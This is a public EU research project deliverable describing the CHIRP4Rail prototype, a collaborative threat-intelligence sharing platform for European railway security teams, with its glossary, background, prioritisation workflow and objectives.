Deliverable D3.3

CSIRT collaborative environment prototype

Project acronym:	4SECURail
Starting date:	01/12/2019
Duration (in months):	24
Call (part) identifier:	H2020-S2R-OC-IP2-01-2019
Grant agreement no:	881775
Due date of deliverable:	M20 (end of July 2020)
Actual submission date:	26/07/2021
Responsible/Author:	Alejandro Prada, Tree Technology
Dissemination level:	PU (Public)
Status:	Final

Reviewed: YES

This project has received funding from the European Union's Horizon 2020 research and innovation programme under Grant Agreement No 881775.

Document history		
Revision	*Date*	*Description*
0.1	10/06/2021	Initial ToC
0.2	30/06/2021	First complete version
0.3	12/07/2021	Revision and inputs from HIT
0.4	19/07/2021	Update with comments from ARDANUY
1.0	23/07/2021	Update with comments from UIC and final version
2.0	08/10/2021	Figures updated and Appendix 1 added following the reviewers' recommendations
2.1	08/10/2021	Revision from HIT
2.2	15/10/2021	Comments from UIC added and final version

Report contributors		
Name	Beneficiary Short Name	Details of contribution
Alejandro Prada	Tree Technology	Deliverable leader, main author in all sections
Marcos Sacristan	Tree Technology	Deliverable leader, revision in all sections
Javier Gutiérrez	Tree Technology	Deliverable leader, revision in all sections
Antonio López	Hit Rail	Inputs and feedback on all sections
Enrique Ruiz	Hit Rail	Inputs and feedback on all sections
Albert Ferrer-Bonsoms Lambert Grange	Ardanuy	Internal review
Parinaz Bazeghi	UIC	Internal review

Disclaimer

The information in this document is provided "as is", and no guarantee or warranty is given that the information is fit for any particular purpose. The content of this document reflects only the author's view – the Joint Undertaking is not responsible for any use that may be made of the information it contains. The users use the information at their sole risk and liability.

The content of this deliverable does not reflect the official opinion of the Shift2Rail Joint Undertaking (S2R JU). Responsibility for the information and views expressed in the deliverable lies entirely with the author(s).

Table of Contents

1 Executive Summary

This document presents an overview of the Computer Security Incident Response Team (CSIRT) collaborative environment prototype addressed in task T3.2 in 4SECURail, building on the CSIRT model previously elaborated in task T3.1 and documented in deliverables D3.1 and D3.2.

The Railway technology landscape is complex, and it is essential for the railway security team (RST) community to stay aware of the cyber threats and vulnerabilities that may have a high impact on the railway sector. To achieve this, the Collaborative tHreat Intelligence Platform for Rail (CHIRP4Rail) model presented the need to enable threat intelligence processes to support the RST in prevention and detection tasks.

The CHIRP4Rail platform presented in this deliverable provides a collaborative environment and a communication channel for RSTs for threat intelligence and information sharing. In particular, the CHIRP4Rail platform provide the mechanisms for:

- Communication among the RST for intelligence and information sharing purposes, updating information regarding vulnerability or security updates, also for requesting information from other RST.
- Pseudo-anonymisation mechanisms for sharing information without exposing their identity through the delegation of publications. CHIRP will save the identity of reporters, but the rest of RST will not know the identity of the reporter.
- A railway taxonomy for helping to rapidly classify threats and see their potential impact. The X2-Rail-1 taxonomy provides a good starting point and can be extended to cover additional railway incidents or more information about the type of threats to the RSTs.

This deliverable presents the functional, technical and operational details of the CHIRP4Rail platform, and will also present the testing and demonstration activities based on case scenarios taken as examples in use.

The CHIRP4Rail Platform has been co-created, presented, demonstrated, and evaluated with the RTS community through different activities, and in particular a final workshop was organised in June 2021 with 44 participants for dissemination, communication, and open discussion about the next steps required to foster further evolution and adoption by the community under the umbrella of the UIC and the ER-ISAC.

With this deliverable D3.3, the 4SECURail CSIRT platform is presented, as the final milestone concluding the work in WP3 for the support to the implementation of CSIRT for the railway sector.

2 Abbreviations and Acronyms

2.1 Glossary

Abbreviation / Acronyms	Description
AMI	Amazon Machine Image
AWS	Amazon Web Services
AWS EC2	AWS Elastic Compute Cloud
AWS VPC	AWS Virtual Private Cloud
CERT	Computer Emergency Response Team
CHIRP4Rail	Collaborative tHreat Intelligence for Rail Platform
CIDR	Classless Inter-Domain Routing
CSIRT	Computer Security Incident Response Team
CTI	Cyber Threat Intelligence
DSP	Digital Service Provider
ECN	European CSIRT Networks (supports / coordinates CSIRTs)
ER-ISAC	European Railway Information Sharing and Analysis Centre
IaaS	Infrastructure as a Service
ICS	Industrial Control Systems
IM	Infrastructure Manager
IoC	Indicator of Compromise
MISP	Malware Intelligence Sharing Platform
OES	Operator of Essential Services
PoC	Proof of Concept
RST	Rail Security Team
RU	Railway Undertakings
SERA	Single European Rail Area
SIEM	Security information and event management
SOC	Security Operations Center
STIX	Structured Threat Information Expression
TAXII	Trusted Automated Exchange of Intelligence Information
TIP	Threat Intelligence Platform
TRL	Technology Readiness Level
TTPs	Tactics, Techniques and Procedures
YETI	Your Everyday Threat Intelligence

2.2 Key CSIRT definitions

Key definitions of the CSIRT vocabulary used in this deliverable, according to the **[ENISA_glossary]**:

Term	Definition
APT	An advanced persistent threat (APT) is a stealthy computer network threat actor, typically a nation state or state-sponsored group, which gains unauthorised access to a computer network and remains undetected for an extended period. In recent times, the term may also refer to non-state sponsored groups conducting large-scale targeted intrusions for specific goals.
EVENT	Occurrence of a particular set of circumstances (certain or uncertain); single occurrence or a series of occurrences.
INCIDENT	An event that has been assessed as having an actual or potentially adverse effect on the security or performance of a system.
INSTANCE	A MISP instance is an installation of the MISP software and the connected database. All the data visible to the users is stored locally in the database and data that is shareable (based on the distribution settings) can be synchronised with other instances via the Sync actions.
MALWARE	Software intentionally causing damage.

RANSOMWARE	Malware linked to a ransom demand (payment or damage).
SUPPLIER	A company or organisation that provides something needed such as a product or service.
THREAT	Any circumstance or event with the potential to adversely impact an asset through unauthorised access, destruction, disclosure, modification of data, and/or denial of service.
VULNERABILITY	The existence of a weakness, design, or implementation error that can lead to an unexpected, undesirable event compromising the security of the computer system, network, application, or protocol involved.

3 Background

3.1 Position of this document within 4SECURail Project

The present document constitutes the Deliverable D3.3 "*CSIRT collaborative environment prototype*" in the framework of the 4SECURail project, Grant Agreement number 881775 — IP/ITD/CCA — IP2, task 3.2 "*CSIRT Platform*" under Work Package 3 (WP3) "*Support to implementation of CSIRT to the railway sector*". This WP is developing work stream 2 in 4SECURail to support to implementation of CSIRT to the railway sector.

In the context of Shift2Rail, this work addresses the MultiAnnual Action Plan (MAAP) TD2.11 - *Cybersecurity* which requires, under the Output 3 of the Technical Objectives, to *Develop a network of Railway Cybersecurity Experts (CSIRT)*.

3.2 Relationship to 4SECURail Project and Shift2Rail

The Shift2Rail[1] programme issued an open call under the X2RAIL-3 Joint Undertaking (JU) complementary project for work on defining a CSIRT organisational framework, supported by a demonstrated CSIRT Platform and has selected the 4SECURail project to deliver this CSIRT task. As can be seen in the results reported here, railway cyber security stakeholders do not feel "CSIRT" is an appropriate term for the model collaboration and platform, although under X2RAIL-3 the 4SECURail output (CHIRP4Rail) may become the first step of a future EU Rail specific CSIRT.

3.3 Context from the previous deliverables: D3.2 CHIRP4RAIL model

The vision of the 4SECURail CHIRP4Rail concept and model was presented in deliverable D3.2. This section provides a brief summary as background for this deliverable D3.3.

The CHIRP4Rail concept – Collaborative tHreat Intelligence Platform for Rail – aims to coordinate the different Rail OES security teams in sharing cross-border threat / incident information. In such a scenario, it must be determined what can be shared, with whom, under what circumstances, and how (e.g., automated sharing of incident declaration). The following provides a rationale for the CHIRP4Rail concept approach as a summary of the findings from the previous sections and functionality and approach statement.

The need: identified in desk research, surveys and interviews.

> **A pan-European collaborative environment for cyberthreat information and intelligence sharing in Rail**. In general terms what is missing is the horizontal coordination of Rail Operators of Essential Services (OES) and their essential Digital Service Providers (DSPs), naturally done via the security teams of the national Rail OES integrated in the MS CSIRT. A collaborative environment for cybersecurity information sharing among Rail-OESs' security teams enabling linkage between MS Rail-OES security teams (CSIRTs, SOCs or IT/OT actors responsible for security) requires a threat intelligence collaboration environment to: i) share knowledge on incidents and prevention/mitigation; ii) share knowledge on threats of relevance; and iii) support communication between actors.

[1] Shift2Rail: https://shift2rail.org

The context: coordination with the EU level initiatives.

a. **the European CSIRT Network –ECN**. An organisational model for an EU-level CSIRT concept in rail must take into account and potentially establish an EU-level role in relation to EU Cyber Security coordination (as in the European CSIRT Network –ECN-).

b. **The European Rail Information Sharing and Analysis Center (ER-ISAC)**. The current European Rail ISAC established in 2019 as *a network of collaborating Rail security experts* is the natural context to 4SECURail in its legal structure and agreed protocols, as well as actions initiated in the design to help members improve Cyber Security capacity through education, sharing, and preparatory / preventive actions.

c. **The X2RAIL-3 initiative**. X2RAIL-3 (CSIRT Concept) will analyse the feasibility of the deployment of a railway dedicated CSIRT or ISAC and, if feasible, will investigate how a CSIRT/ISAC could be implemented. The 4SECURail CSIRT model will emphasise the operational aspects to determine information flows and content. Both projects are collaborating to ensure that the future feasibility of an EU-Rail CSIRT is fully supported by an operational model concept.

d. **The EC MeliCERT platform**. While the EC MeliCERTes platform hosted by ENISA supports national level CSIRTs in the context of the European CSIRT Network as defined under the NIS directive, its general form and features are worthy of consideration in the context of the X2RAIL-3 and 4SECURail concerning a European Rail CSIRT collaborative platform.


The opportunity: **the CHIRP4Rail model – Collaborative tHreat Intelligence in Rail Platform model**.

There is an opportunity to coordinate the different Rail OES security teams in sharing cross border threat / incident information: the CHIRP4Rail model. In such a scenario, it must be clearly determined what can be shared, with whom, under what circumstances., and how (e.g.: automated sharing of incident declaration).

The CHIRP4Rail model approach:

- **A light, horizontal, "umbrella" model for coordination of Rail-OESs**. The operational workflow for an EU-level CHIRP4Rail concept would be different from the specific CSIRTs/Security Teams within Rail-OES and would be concerned primarily with coordination and support across Rail-OES security teams.
- **Coordinated and capitalised by the ER-ISAC**. The ER-ISAC activity to capitalise on collaboration and coordination implies that the ER-ISAC would be the natural constituency for the EU-level CHIRP4Rail as the community of interest is the same. It also means that key members of the ER-ISAC are the CISOs and security teams that the EU CHRIP4Rail initiative would need to engage.
- **The UIC as the key facilitator**. The ER-ISAC has proposed to place physical presence and coordination within the UIC (a 4SECURail participant), to adopt a facilitator role to coordinate activities, and to deploy certain platforms to support ER-ISAC activity. The platforms are named as Information Sharing, Vulnerability Management, Initiatives Dashboard and Cyber/Information Security incident platform, aligned with the focus of the EU CHIRP4Rail model.

This CHIRP4Rail concept rationale is summarised in Figure 1.



The need:

Pan-European collaborative environment for cyberthreat information and intelligence sharing in Rail

The context:

The opportunity:

The **CHIRP4Rail** concept - Collaborative tHreat Intelligence Platform for Rail


The CHIRP4Rail approach:

- A hub, "umbrella" model for Rail-OES collaboration
- Coordinated and capitalised by the ER-ISAC
- And UIC as key facilitator

Figure 1: The CHIRP4Rail concept rationale

The **CHIRP4Rail model** is an implementation as a “virtual” and horizontal model, spread across several IM/RU organisations at the EU level with the aim to connect them and support cybersecurity information sharing and actionable intelligence dissemination. This means the proposed model does not aim to implement the local/national nor corporate CSIRT operations (already established); instead, it aims to support collaborative threat intelligence and information sharing among the key railway cybersecurity organisations and stakeholders at the European level, also engaging with the National Authorised CERTs/CSIRTs and external threat intelligence providers.

Figure 2 shows an overview of the 4SECURail functional model vision:



enisa
EUROPEAN UNION AGENCY FOR CYBERSECURITY
CSIRTs NETWORK
uic
ISAC
4SECURail
CTPs
National Cyber Security Centre Ministry of Security and Justice
ProRail
RFI
TRENITALIA
italo
CERT Italia
thello
incibe
SPANISH NATIONAL CYBERSECURITY INSTITUTE
SNCF
renfe
adif
SNCF
TGV Lyria
THALYS
EUROSTAR
ELIPSOS
DB
DB
CERT Bund
transdev
FLiXTRAIN
CHIRP4Rail
Infrastructure Managers RST
Railway Undertakings RST
National Authorised CERTs/CSIRTs
CyberThreat Intelligence providers (CTPs)
Member states
Connections facilitated by CHIRP4Rail
Other de-facto connections

Figure 2: The 4SECURail CSIRT (CHIRP4Rail) functional model vision

With this concept, vision and the overall rationale in mind, the CHIRP4Rail functional model establishes at the high-level perspective the 'who', 'what' and 'how' within this cybersecurity information sharing concept in rail:

WHO (the actors):

- ER-ISAC hosted by the UIC.
- Rail Security Teams (RST).
- Cyber Threats Providers (CTPs).
- CHIRP4Rail Platform Operator (CPO).

WHAT (the flows):

- Cyber Threats relevant for Rail (incidents and/or vulnerabilities).
- Actionable Intelligence (bulletins, prevention, response).


HOW (the tools):

- A collaborative Threat Intelligence platform interconnecting RST's tool:
  - Enabling voluntary and anonymous sharing of threat intelligence information.
  - Guaranteeing cyber secure communications.
- Based on existing good practices, as previously described in the deliverable D3.2.

On this basis, the proposed model shall be expressed as an organisational form among these key stakeholders, based on roles, functions, tasks and tools, which can then be adopted in any chosen realisation of threat intelligence information sharing flows.

The vision of the information and data workflow process in CHIRP4Rail aims to evolve **from information sharing**, based on the information process flow as defined by **[**ENISA_CSIRT, 2006**]** (page 38, figure 9), **to added-value intelligence sharing**. Figure 3 provides a high-level view to the CHIRP4Rail process.

The process is described in more detail in the following paragraphs describing the lower-level workflow, finally presented in Figure 4.



1

Chirp in
(inputs, information sources)

Incidents, vulnerabilities and threats from:

- Published by the rail community of stakeholder partners (i.e. RSTs).
- Gathered from threat Intelligence feeds (those relevant to rails, from: CTPs, and providers, customers and other partners)
- In house threat hunting (produced by CPO)

Detection, prioritisation, aggregation, enrichment and information sharing supported by platform (e.g. MISP)

2

3

Chirp out
(outputs, results)

Enriched threat info publication

- Enhanced MISP events

+

Rail-specific actionable intelligence reports:

- Newsletter (threats) and emergency notices (incidents handling reports)
- Detection and mitigation rules for popular cybersecurity tools (Sigma, Snort, Yara)
- Community conferences (on prevention/ response/ coordination mechanisms)

Threat Intelligence Process

Collaborative prioritisation and analysis of threats

- Inhouse threat filtering & prioritisation
- In house threat analysis: relevance, classification, risk and impact assessment, prevention and mitigation measures
- Community validation

Intelligence distribution and orchestration

- **Priority threats** – Focused on prevention (provide additional info, gather expertise from community)
- **Priority incidents** – Focused on mitigation and response (articulation of collaboration on incident response)
- Proposals for **improving collaboration and response**

Figure 3: The CHIRP4Rail process: high level view (inputs – process – outputs)

STEP 1: CHIRP IN (inputs, information sources)

We identify three main **types of information** (inputs):

- Vulnerabilities about (your) IT/OT systems.
- Incident reports.
- Threats, such as attacks, campaigns, etc.

These are produced by and gathered from the following **information sources**:

- Threat event reports: produced by the community, including RST and their CTPs (providers, clients, other partners, etc.).
- Gathered from existing public and private threat intelligence feeds.
- In-house threat hunting: produced by CPO.

STEP 2: CHIRP PROCESS (threat intelligence)

The CHIRP4Rail process enables a systematic evaluation of the information (inputs) and assessment of the risk (shown in detail in Figure 4):

1. In-house threat **prioritisation and filtering**: an initial triage step, in which inputs are evaluated by the CPO. Incoming information is evaluated to determine whether it is relevant and trustworthy or not before any publication is given to the RSTs community, in order to avoid false alerts, which could lead to unnecessary disturbances to the business processes. The CPO would classify incoming inputs into 3 priority levels, triggering the following subsequent actions:
    - **Priority 3** inputs are discarded: either they are found to be not relevant for rail or are expected to have a very low impact.

  - **Priority 2** inputs are forwarded without further analysis: either they provide sufficient information, or the expected impact is not evaluated high enough for an in-house analysis. In any case, CHIRP4Rail considers that Priority 2 inputs are relevant for the community and worth paying attention to.
  - **Priority 1** inputs are selected for in house analysis.

2. In-house **threat analysis** is performed by the CPO for Priority 1 events, those identified as high priority/high relevance. Risk assessment & impact analysis methods will be used for further determining the potential risk and impact to the RSTs of a given event (vulnerability/incident/threat). The in-house CPO team may optionally also seek for intelligence from the stakeholders by opening a **collaborative intelligence process**. As a result of the in-house threat analysis, the event information will be enriched by:
   - Aggregating information by linking to other related events (correlation analysis).
   - Adding information on prevention and response/mitigation measures (when available).

   One of the goals of CHIRP4Rail is to keep the produced intelligence flowing as much as possible via the chosen collaboration platform (e.g.: MISP). For that reason, and to the extent that this is possible, the enriched information will be produced as additional information/fields that are added to the original event. These may include analysis information or recommendations on mitigation or response.

   Additionally, it will be evaluated whether the event requires an editorial response. If this is the case, the in-house team will produce an intelligence/analysis/recommendation post for distribution via newsletter or emergency notices, see CHIRP out.

<u>STEP 3: CHIRP OUT (outputs, results)</u>

Publication to the RSTs community of both, priority 2 and (enriched) priority 1 events, and intelligence reports.

As a result of the CHIRP4Rail process, the following **outputs** are produced to the RSTs community:

- **Relevant vulnerability/incident/threat events,** published through the platform (e.g., MISP) after filtering and prioritisation (Priority 2).
- **Enhanced vulnerability/incident/threat events**, published through the platform (e.g., MISP) that have been enriched by the intelligence (in house analysis) process (Priority 1).
- **CHIRP4Rail intelligence reports** distributed by blog or email, such as newsletters and emergency notices, describing recommended detection and mitigation measures and rules, and announcing regular community conferences.

Figure 4 presents the detailed workflow diagram of the CHIRP4Rail process identifying and detailing the concepts previously described.




Figure 4: The CHIRP4Rail process: low level view (detailed workflow)

4 Objective/Aim

4.1 Specific objectives of this document

The work stream 2 specific objectives within 4SECURail are:

1. To define stakeholder requirements for a European Rail CSIRT collaborative activity, and to co-design with them a rail CSIRT model for open consultation.
2. To test and validate the draft CSIRT model, and to obtain sufficient feedback and co-design input to release the final CSIRT model to support organisational collaboration, as well as collaborative platform design.
3. To identify relevant platforms to support CSIRT collaboration and, based on requirements and CSIRT model, specify and adapt to meet CSIRT needs.
4. To test and update the CSIRT collaborative environment so as to ensure meeting user needs.

While the previous deliverables D3.1 and D3.2 focused on the two first objectives, this document has been prepared to especially address Objectives 3 and 4 (building on the previous ones). Therefore, **the main goal is to release a proof-of-concept prototype of the 4SECURail CSIRT platform (collaborative environment) for the European railway sector:** the **CHIRP4Rail platform** – Collaborative tHreat Intelligence Platform for Rail.

There is an opportunity to coordinate the different Rail OES (IMs/RUs) security teams in sharing cross border threat / incident information (the CHIRP4Rail). In such a scenario, a model (see deliverable D3.2) was determined defining what can be shared, with whom, under what circumstances, and how (e.g., automated sharing of incident declaration). This deliverable D3.3 presents a collaborative environment, the 4SECURail CSIRT platform prototype, supporting this model with technology platforms and tools to demonstrate the functional operationalisation.

4.2 Collaboration with Complementary Activity

Specifically, in relation to the original call objectives, this work also addresses:

A. “To capture and specify the *information sources, workflows and data flows* required for the implementation of the CSIRT dedicated to railway sector, based on input to be provided by *complementary activity.*”

B. “To specify, implement and validate a prototype of the *CSIRT collaborative environment dedicated to railway*, based on the CSIRT workflow model and on the recommendations from the *complementary activity*.”

The key complementary activity is the X2RAIL-3 Work Package 9, Task 9.7, Deliverable 9.4: “Challenges and recommendations for a railway specific CSIRT/ISAC”. The objective of the X2RAIL-3 Deliverable 9.4 is to analyse the feasibility of the deployment of a railway dedicated CSIRT or ISAC and, if feasible, investigate how an ER-CSIRT/ISAC could be implemented.

Both projects have been in contact and made presentations of intended work since January 2020 during 4SECURail kick-off meeting. Additionally, and under the Collaboration Agreement defined by X2RAIL-3 and 4SECURail (COLA), both projects have carried out several collaboration meetings to guarantee that the output of 4SECURail project would be used by X2RAIL-3 to define the challenges and recommendation for a railway specific European CSIRT/ISAC.

In the case of **A**, we observe that they are consistent with ongoing discussions within the recently formed ER-ISAC which Hit Rail helped to define and to form. Consistency of view is further supported by the fact that the X2RAIL-3 responsible actors are also key actors in the ER-ISAC (Information Sharing and Analysis Centre – see later comparison with CSIRT).

There is therefore a shared and common landscape under consideration, to be clarified and further developed. This will benefit from planned discussions during our planned project actions, including surveys, interviews and workshops involving complementary projects, EU Railway Chief Information Security Officers (CISOs), and with the ER-ISAC.

